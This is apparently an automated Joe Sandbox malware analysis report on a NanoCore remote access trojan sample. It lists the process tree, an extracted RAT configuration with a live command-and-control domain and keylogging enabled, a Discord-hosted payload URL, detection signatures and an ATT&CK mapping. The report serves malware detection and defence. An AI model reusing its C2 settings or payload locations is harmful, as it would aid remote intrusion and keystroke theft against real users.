

JOeSandbox Cloud BASIC



ID: 561090

Sample Name: Divit-
RekutPO260122.exe

Cookbook: default.jbs

Time: 05:10:20

Date: 27/01/2022

Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents	2
Windows Analysis Report Divit-RekutPO260122.exe	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: NanoCore	4
Yara Overview	5
Initial Sample	5
Dropped Files	5
Memory Dumps	5
Unpacked PEs	6
Sigma Overview	6
AV Detection	6
E-Banking Fraud	6
System Summary	6
Stealing of Sensitive Information	6
Remote Access Functionality	6
Jbx Signature Overview	6
AV Detection	6
Networking	7
E-Banking Fraud	7
System Summary	7
Data Obfuscation	7
Hooking and other Techniques for Hiding and Protection	7
HIPS / PFW / Operating System Protection Evasion	7
Stealing of Sensitive Information	7
Remote Access Functionality	7
Mitre Att&ck Matrix	7
Behavior Graph	8
Screenshots	9
Thumbnails	9
Antivirus, Machine Learning and Genetic Malware Detection	9
Initial Sample	9
Dropped Files	10
Unpacked PE Files	10
Domains	10
URLs	10
Domains and IPs	10
Contacted Domains	10
Contacted URLs	10
URLs from Memory and Binaries	10
World Map of Contacted IPs	13
Public IPs	13
Private	13
General Information	13
Warnings	14
Simulations	14
Behavior and APIs	14
Joe Sandbox View / Context	14
IPs	15
Domains	15
ASNs	15
JA3 Fingerprints	15
Dropped Files	15
Created / dropped Files	15
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Divit-RekutPO260122.exe.log	15
C:\Users\user\AppData\Local\sjndll.exe	15
C:\Users\user\AppData\Local\sjndll.exe:Zone.Identifier	16
C:\Users\user\AppData\Roaming\{D06ED635-68F6-4E9A-955C-4899F5F57B9A}\run.dat	16
Static File Info	16
General	16
File Icon	17
Static PE Info	17
General	17
Entrypoint Preview	17
Data Directories	19
Sections	19
Resources	19
Imports	19
Version Infos	20

Network Behavior	20
Snort IDS Alerts	20
Network Port Distribution	20
TCP Packets	20
UDP Packets	22
DNS Queries	22
DNS Answers	23
HTTP Request Dependency Graph	23
HTTPS Proxied Packets	23
Statistics	55
Behavior	55
System Behavior	55
Analysis Process: Divit-RekutPO260122.exePID: 5940, Parent PID: 6072	55
General	55
File Activities	56
Registry Activities	56
Analysis Process: cmd.exePID: 6812, Parent PID: 5940	56
General	56
File Activities	56
Analysis Process: conhost.exePID: 6864, Parent PID: 6812	56
General	56
Analysis Process: timeout.exePID: 5588, Parent PID: 6812	57
General	57
File Activities	57
Analysis Process: svchost.exePID: 6488, Parent PID: 568	57
General	57
File Activities	57
Analysis Process: Divit-RekutPO260122.exePID: 6488, Parent PID: 5940	57
General	57
Analysis Process: Divit-RekutPO260122.exePID: 6368, Parent PID: 5940	58
General	58
Analysis Process: Divit-RekutPO260122.exePID: 3480, Parent PID: 5940	58
General	58
File Activities	59
File Created	59
File Deleted	60
File Written	60
File Read	60
Analysis Process: sjndll.exePID: 4292, Parent PID: 3424	60
General	60
File Activities	61
File Created	61
File Read	61
Registry Activities	61
Analysis Process: cmd.exePID: 1320, Parent PID: 4292	61
General	61
File Activities	62
Analysis Process: conhost.exePID: 5220, Parent PID: 1320	62
General	62
Analysis Process: timeout.exePID: 984, Parent PID: 1320	62
General	62
File Activities	62
Analysis Process: sjndll.exePID: 5296, Parent PID: 3424	62
General	62
File Activities	63
File Created	63
File Read	63
Analysis Process: cmd.exePID: 4692, Parent PID: 5296	63
General	63
Analysis Process: conhost.exePID: 5996, Parent PID: 4692	64
General	64
Analysis Process: timeout.exePID: 4800, Parent PID: 4692	64
General	64
Disassembly	64

Windows Analysis Report

Divit-RekutPO260122.exe

Overview

General Information

Sample Name:

Divit-RekutPO260122.exe

Analysis ID:

561090

MD5:

036f7890e6e19a..

SHA1:

3ecaf58fa2e994b..

SHA256:

39896e26bce783..

Tags:

exe


NanoCore

RAT

Infos:

Varo

Sigma



Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Nanocore

Score:

100

Range:

0 - 100

Whitelisted:

false

Confidence:

100%

Signatures

Found malware configuration

Multi AV Scanner detection for subm...

Malicious sample detected (through...

Sigma detected: NanoCore

Detected Nanocore Rat

Multi AV Scanner detection for dom...

Multi AV Scanner detection for drop...

Yara detected Nanocore RAT


Yara detected Costura Assembly Lo...

Machine Learning detection for sam...

.NET source code contains potentia...

Injects a PE file into a foreign proce...

Classification



Process Tree

System is w10x64

Divit-RekutPO260122.exe

(PID: 5940 cmdline: "C:\Users\user\Desktop\Divit-RekutPO260122.exe" MD5: 036F7890E6E19A1DE41EA9C326F30742)

cmd.exe

(PID: 6812 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 19 MD5: F3BDBE3BB6F734E357235F4D5898582D)

conhost.exe

(PID: 6864 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

timeout.exe

(PID: 5588 cmdline: timeout 19 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)

svchost.exe

(PID: 6488 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)

Divit-RekutPO260122.exe

(PID: 6488 cmdline: C:\Users\user\Desktop\Divit-RekutPO260122.exe MD5: 036F7890E6E19A1DE41EA9C326F30742)

Divit-RekutPO260122.exe

(PID: 6368 cmdline: C:\Users\user\Desktop\Divit-RekutPO260122.exe MD5: 036F7890E6E19A1DE41EA9C326F30742)

Divit-RekutPO260122.exe

(PID: 3480 cmdline: C:\Users\user\Desktop\Divit-RekutPO260122.exe MD5: 036F7890E6E19A1DE41EA9C326F30742)

sjndll.exe

(PID: 4292 cmdline: "C:\Users\user\AppData\Local\sjndll.exe" MD5: 036F7890E6E19A1DE41EA9C326F30742)

cmd.exe

(PID: 1320 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 19 MD5: F3BDBE3BB6F734E357235F4D5898582D)

conhost.exe

(PID: 5220 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

timeout.exe

(PID: 984 cmdline: timeout 19 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)

sjndll.exe

(PID: 5296 cmdline: "C:\Users\user\AppData\Local\sjndll.exe" MD5: 036F7890E6E19A1DE41EA9C326F30742)

cmd.exe

(PID: 4692 cmdline: "C:\Windows\System32\cmd.exe" /C timeout 19 MD5: F3BDBE3BB6F734E357235F4D5898582D)

conhost.exe

(PID: 5996 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

timeout.exe

(PID: 4800 cmdline: timeout 19 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)

cleanup

Malware Configuration

Threatname: NanoCore

Copyright Joe Security LLC 2022

Page 4 of 64

```
{
  "Version": "1.2.2.0",
  "Mutex": "60bf7181-21f3-44c6-a8b6-9af1ea9b",
  "Group": "RR",
  "Domain1": "renareport.duckdns.org",
  "Domain2": "",
  "Port": 7522,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Disable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 3979,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 29994,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```

Yara Overview				
Initial Sample				
Source	Rule	Description	Author	Strings
Divit-RekutPO260122.exe	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	0xf11ad:\$x1: https://cdn.discordapp.com/attachments/

Dropped Files				
Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\sjndll.exe	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	0xf11ad:\$x1: https://cdn.discordapp.com/attachments/

Memory Dumps				
Source	Rule	Description	Author	Strings
00000015.00000002.931135648.0000000004289000.0000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
00000013.00000002.933356197.0000000006060000.0000004.08000000.00040000.00000000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	0xf7ad:\$x1: NanoCore.ClientPluginHost 0xf7da:\$x2: IClientNetworkHost
00000013.00000002.933356197.0000000006060000.0000004.08000000.00040000.00000000.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	0xf7ad:\$x2: NanoCore.ClientPluginHost 0x10888:\$s4: PipeCreated 0xf7c7:\$s5: IClientLoggingHost
00000013.00000002.933356197.0000000006060000.0000004.08000000.00040000.00000000.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
0000001A.00000002.931019614.00000000027FB000.0000004.00000800.00020000.00000000.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
Click to see the 49 entries				

Unpacked PEs				
Source	Rule	Description	Author	Strings
18.2.Divit-RekutPO260122.exe.3d0000.0.unpack	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	0x11ad:\$x1: https://cdn.discordapp.com/attachments/
19.0.Divit-RekutPO260122.exe.9c0000.2.unpack	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	0x11ad:\$x1: https://cdn.discordapp.com/attachments/
19.0.Divit-RekutPO260122.exe.9c0000.7.unpack	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	0x11ad:\$x1: https://cdn.discordapp.com/attachments/
19.2.Divit-RekutPO260122.exe.6064629.7.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	0xb184:\$x1: NanoCore.ClientPluginHost 0xb1b1:\$x2: IClientNetworkHost
19.2.Divit-RekutPO260122.exe.6064629.7.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	0xb184:\$x2: NanoCore.ClientPluginHost 0xc25f:\$s4: PipeCreated 0xb19e:\$s5: IClientLoggingHost
Click to see the 106 entries				

Sigma Overview

AV Detection


Sigma detected: NanoCore

E-Banking Fraud


Sigma detected: NanoCore

System Summary


Sigma detected: Suspicious Svchost Process

Stealing of Sensitive Information


Sigma detected: NanoCore

Remote Access Functionality


Sigma detected: NanoCore

Jbx Signature Overview

AV Detection


Found malware configuration

Multi AV Scanner detection for submitted file
Multi AV Scanner detection for domain / URL
Multi AV Scanner detection for dropped file
Yara detected Nanocore RAT
Machine Learning detection for sample
Machine Learning detection for dropped file

Networking



C2 URLs / IPs found in malware configuration
Uses dynamic DNS services

E-Banking Fraud



Yara detected Nanocore RAT

System Summary



Malicious sample detected (through community Yara rule)

Data Obfuscation



Yara detected Costura Assembly Loader
.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection



Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion



Injects a PE file into a foreign processes
--

Stealing of Sensitive Information



Yara detected Nanocore RAT

Remote Access Functionality



Detected Nanocore Rat
Yara detected Nanocore RAT

Mitre Att&ck Matrix													
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	1 Registry Run Keys / Startup Folder	1 1 2 Process Injection	1 Masquerading	2 1 Input Capture	1 Query Registry	Remote Services	2 1 Input Capture	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 Registry Run Keys / Startup Folder	1 Disable or Modify Tools	LSASS Memory	1 1 Security Software Discovery	Remote Desktop Protocol	1 1 Archive Collected Data	Exfiltration Over Bluetooth	1 Remote Access Software	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Divit-RekutPO260122.exe	26%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
Divit-RekutPO260122.exe	33%	ReversingLabs	ByteCode-MSIL.Trojan.Stricto r	
Divit-RekutPO260122.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\sjndll.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\sjndll.exe	26%	Metadefender		Browse
C:\Users\user\AppData\Local\sjndll.exe	33%	ReversingLabs	ByteCode-MSIL.Trojan.Stricto r	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
19.0.Divit-RekutPO260122.exe.400000.10.unpack	100%	Avira	TR/Dropper.MSI L.Gen7		Download File
19.0.Divit-RekutPO260122.exe.400000.12.unpack	100%	Avira	TR/Dropper.MSI L.Gen7		Download File
19.2.Divit-RekutPO260122.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSI L.Gen7		Download File
19.2.Divit-RekutPO260122.exe.6060000.8.unpack	100%	Avira	TR/NanoCore.fad te		Download File
19.0.Divit-RekutPO260122.exe.400000.4.unpack	100%	Avira	TR/Dropper.MSI L.Gen7		Download File
19.0.Divit-RekutPO260122.exe.400000.6.unpack	100%	Avira	TR/Dropper.MSI L.Gen7		Download File
19.0.Divit-RekutPO260122.exe.400000.8.unpack	100%	Avira	TR/Dropper.MSI L.Gen7		Download File

Domains

Source	Detection	Scanner	Label	Link
renareport.duckdns.org	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
	0%	Avira URL Cloud	safe	
renareport.duckdns.org	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
renareport.duckdns.org	192.145.124.8	true	true	• 5%, Virustotal, Browse	unknown
cdn.discordapp.com	162.159.130.233	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
	true	• Avira URL Cloud: safe	low
renareport.duckdns.org	true	• Avira URL Cloud: safe	unknown
http:// https://cdn.discordapp.com/attachments/935829381669081140/935832049175101510/pl33.png	false		high


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
------	--------	-----------	---------------------	------------

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://github.com/mgravell/protobuf-net	Divit-RekutPO260122.exe, 00000000.000000 02.813168383.0000000002C2B000.00000004.0 0000800.00020000.00000000.sdmp, Divit-Re kutPO260122.exe, 00000000.00000002.81368 9766.0000000003B79000.00000004.00000800. 00020000.00000000.sdmp, Divit-RekutPO260122.exe, 00000000.00000002.816126312.0000000006060 000.00000004.08000000.00040000.00000000.sdmp, Divit-RekutPO260122.exe, 00000000.00000002.8 14148995.0000000003CA6000.00000004.00000 800.00020000.00000000.sdmp, sjndll.exe, 00000015.00000002.931178792.00000000042E 9000.00000004.00000800.00020000.00000000.sdmp, sjndll.exe, 00000015.00000002.931785489.000 0000006740000.00000004.08000000.00040000 .00000000.sdmp, sjndll.exe, 00000015.00000002.9312 98378.0000000004416000.00000004.00000800 .00020000.00000000.sdmp, sjndll.exe, 00000015.0000 0002.931053019.000000000339B000.00000004 .00000800.00020000.00000000.sdmp, sjndll.exe, 0000 001A.00000002.931019614.00000000027FB000 .00000004.00000800.00020000.00000000.sdmp, sjndll.exe, 0000001A.00000002.931772258.0000000 005C60000.00000004.08000000.00040000.000 00000.sdmp, sjndll.exe, 0000001A.0000000 2.931156217.0000000003749000.00000004.00 000800.00020000.00000000.sdmp, sjndll.exe, 0000001A.00000002.931272276.000000000 3876000.00000004.00000800.00020000.00000 000.sdmp	false		high
http://https://cdn.discordapp.com/attachments/935829381669081140/935832049175101510/pl33.png%Thwmyhrwxha.Cz	Divit-RekutPO260122.exe, sjndll.exe.0.dr	false		high
http://https://github.com/mgravell/protobuf-neti	Divit-RekutPO260122.exe, 00000000.000000 02.813168383.0000000002C2B000.00000004.0 0000800.00020000.00000000.sdmp, Divit-Re kutPO260122.exe, 00000000.00000002.81368 9766.0000000003B79000.00000004.00000800. 00020000.00000000.sdmp, Divit-RekutPO260122.exe, 00000000.00000002.816126312.0000000006060 000.00000004.08000000.00040000.00000000.sdmp, Divit-RekutPO260122.exe, 00000000.00000002.8 14148995.0000000003CA6000.00000004.00000 800.00020000.00000000.sdmp, sjndll.exe, 00000015.00000002.931178792.00000000042E 9000.00000004.00000800.00020000.00000000.sdmp, sjndll.exe, 00000015.00000002.931785489.000 0000006740000.00000004.08000000.00040000 .00000000.sdmp, sjndll.exe, 00000015.00000002.9312 98378.0000000004416000.00000004.00000800 .00020000.00000000.sdmp, sjndll.exe, 00000015.0000 0002.931053019.000000000339B000.00000004 .00000800.00020000.00000000.sdmp, sjndll.exe, 0000 001A.00000002.931019614.00000000027FB000 .00000004.00000800.00020000.00000000.sdmp, sjndll.exe, 0000001A.00000002.931772258.0000000 005C60000.00000004.08000000.00040000.000 00000.sdmp, sjndll.exe, 0000001A.0000000 2.931156217.0000000003749000.00000004.00 000800.00020000.00000000.sdmp, sjndll.exe, 0000001A.00000002.931272276.000000000 3876000.00000004.00000800.00020000.00000 000.sdmp	false		high
http://https://stackoverflow.com/q/14436606/23354	sjndll.exe, 0000001A.00000002.931019614. 00000000027FB000.00000004.00000800.00020 000.00000000.sdmp, sjndll.exe, 0000001A. 00000002.931772258.0000000005C60000.0000 0004.08000000.00040000.00000000.sdmp, sjndll.exe, 0000001A.00000002.931156217.000000000374 9000.00000004.00000800.00020000.00000000.sdmp, sjndll.exe, 0000001A.00000002.931272276.000 0000003876000.00000004.00000800.00020000 .00000000.sdmp	false		high
http://https://cdn.discordapp.com	Divit-RekutPO260122.exe, 00000000.000000 02.812756048.0000000002B11000.00000004.0 0000800.00020000.00000000.sdmp, sjndll.exe, 00000015.00000002.930844103.00000000 03281000.00000004.00000800.00020000.0000 0000.sdmp, sjndll.exe, 0000001A.00000002 .930786347.00000000026E1000.00000004.000 00800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://github.com/mgravell/protobuf-net	Divit-RekutPO260122.exe, 00000000.000000 02.813168383.0000000002C2B000.00000004.0 0000800.00020000.00000000.sdmp, Divit-Re kutPO260122.exe, 00000000.00000002.81368 9766.0000000003B79000.00000004.00000800. 00020000.00000000.sdmp, Divit-RekutPO260122.exe, 00000000.00000002.816126312.0000000006060 000.00000004.08000000.00040000.00000000.sdmp, Divit-RekutPO260122.exe, 00000000.00000002.8 14148995.0000000003CA6000.00000004.00000 800.00020000.00000000.sdmp, sjndll.exe, 00000015.00000002.931178792.00000000042E 9000.00000004.00000800.00020000.00000000.sdmp, sjndll.exe, 00000015.00000002.931785489.000 0000006740000.00000004.08000000.00040000 .00000000.sdmp, sjndll.exe, 00000015.00000002.9312 98378.0000000004416000.00000004.00000800 .00020000.00000000.sdmp, sjndll.exe, 00000015.0000 0002.931053019.000000000339B000.00000004 .00000800.00020000.00000000.sdmp, sjndll.exe, 0000 001A.00000002.931019614.00000000027FB000 .00000004.00000800.00020000.00000000.sdmp, sjndll.exe, 0000001A.00000002.931772258.0000000 005C60000.00000004.08000000.00040000.000 00000.sdmp, sjndll.exe, 0000001A.0000000 2.931156217.0000000003749000.00000004.00 000800.00020000.00000000.sdmp, sjndll.exe, 0000001A.00000002.931272276.000000000 3876000.00000004.00000800.00020000.00000 000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Divit-RekutPO260122.exe, 00000000.000000 02.812756048.0000000002B11000.00000004.0 0000800.00020000.00000000.sdmp, sjndll.exe, 00000015.00000002.930844103.00000000 03281000.00000004.00000800.00020000.0000 0000.sdmp, sjndll.exe, 0000001A.00000002 .930786347.00000000026E1000.00000004.000 00800.00020000.00000000.sdmp	false		high
http://https://stackoverflow.com/q/11564914/23354 ;	Divit-RekutPO260122.exe, 00000000.000000 02.813168383.0000000002C2B000.00000004.0 0000800.00020000.00000000.sdmp, Divit-Re kutPO260122.exe, 00000000.00000002.81368 9766.0000000003B79000.00000004.00000800. 00020000.00000000.sdmp, Divit-RekutPO260122.exe, 00000000.00000002.816126312.0000000006060 000.00000004.08000000.00040000.00000000.sdmp, Divit-RekutPO260122.exe, 00000000.00000002.8 14148995.0000000003CA6000.00000004.00000 800.00020000.00000000.sdmp, sjndll.exe, 00000015.00000002.931178792.00000000042E 9000.00000004.00000800.00020000.00000000.sdmp, sjndll.exe, 00000015.00000002.931785489.000 0000006740000.00000004.08000000.00040000 .00000000.sdmp, sjndll.exe, 00000015.00000002.9312 98378.0000000004416000.00000004.00000800 .00020000.00000000.sdmp, sjndll.exe, 00000015.0000 0002.931053019.000000000339B000.00000004 .00000800.00020000.00000000.sdmp, sjndll.exe, 0000 001A.00000002.931019614.00000000027FB000 .00000004.00000800.00020000.00000000.sdmp, sjndll.exe, 0000001A.00000002.931772258.0000000 005C60000.00000004.08000000.00040000.000 00000.sdmp, sjndll.exe, 0000001A.0000000 2.931156217.0000000003749000.00000004.00 000800.00020000.00000000.sdmp, sjndll.exe, 0000001A.00000002.931272276.000000000 3876000.00000004.00000800.00020000.00000 000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://stackoverflow.com/q/2152978/23354	Divit-RekutPO260122.exe, 00000000.00000002.813689766.0000000003B79000.00000004.00000800.00020000.00000000.sdmp, Divit-RekutPO260122.exe, 00000000.00000002.816126312.0000000006060000.00000004.08000000.00040000.00000000.sdmp, Divit-RekutPO260122.exe, 00000000.00000002.814148995.0000000003CA6000.00000004.00000800.00020000.00000000.sdmp, sjndll.exe, 00000015.00000002.931178792.0000000042E9000.00000004.00000800.00020000.00000000.sdmp, sjndll.exe, 00000015.00000002.931785489.0000000006740000.00000004.08000000.00040000.00000000.sdmp, sjndll.exe, 00000015.00000002.931298378.0000000004416000.00000004.00000800.00020000.00000000.sdmp, sjndll.exe, 0000001A.00000002.931772258.000000005C60000.00000004.08000000.00040000.00000000.sdmp, sjndll.exe, 0000001A.00000002.931156217.0000000003749000.00000004.00000800.00020000.00000000.sdmp, sjndll.exe, 0000001A.00000002.931272276.0000000003876000.00000004.00000800.00020000.00000000.sdmp	false		high



Public IPs						
IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.159.130.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
192.145.124.8	renareport.duckdns.org	Romania		9009	M247GB	true
162.159.129.233	unknown	United States		13335	CLOUDFLARENETUS	false
162.159.134.233	unknown	United States		13335	CLOUDFLARENETUS	false

Private	
IP	
192.168.2.1	

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	561090
Start date:	27.01.2022
Start time:	05:10:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Divit-RekutPO260122.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@25/4@6/5
EGA Information:	• Successful, ratio: 33.3%
HDC Information:	• Successful, ratio: 0.1% (good quality ratio 0.1%) • Quality average: 92.3% • Quality standard deviation: 10.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, UpdateNotificationMgr.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, go.microsoft.com, store-images.s-microsoft.com, settings-win.data.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Execution Graph export aborted for target Divit-RekutPO260122.exe, PID 6368 because there are no executed function
- Execution Graph export aborted for target Divit-RekutPO260122.exe, PID 6488 because there are no executed function
- Execution Graph export aborted for target sjndll.exe, PID 4292 because it is empty
- Execution Graph export aborted for target sjndll.exe, PID 5296 because it is empty
- Not all processes were analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
